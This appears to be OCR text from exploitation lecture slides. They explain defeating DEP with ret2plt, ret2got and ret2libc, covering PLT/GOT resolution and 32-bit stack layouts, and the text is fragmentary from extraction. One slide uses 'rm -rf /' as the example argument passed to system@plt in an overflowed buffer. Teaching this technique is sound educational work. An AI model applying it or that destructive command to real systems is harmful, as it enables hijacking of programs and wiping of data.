

Recap ret2plt

Defeating DEP – Shared Libraries Intro






```
int main () {
    char command[50];

    strcpy( command, "ls -l" );
    system(command);

    return(0);
}
```

Return to X



.code:

call <system@plt>

.plt:

jmp *<system@got>

.got:

&system@libc

system@libc:


[Code]

ret2plt

ret2got

ret2libc


Ret2plt exploit in 32 bit



char **buffer**[64] | SIP | … | …

rm -rf / | &system@plt | … | &arg

Ret2plt in 32 bit – before ret



char **buffer**[64]

SIP

…

…

rm -rf /


&system@plt

…

&arg


SP

Ret2plt in 32 bit – after ret



Stack Layout Function Call

Function call:



...

<arg 2>


<arg 1>

SIP

add

call func()

Ret2



...

<arg 2>

<arg 1>


??

SIP

ret()

remove

Ret2



...

<arg 2>

<arg 1>

?? (next SIP)

Ret2plt in 64 bit

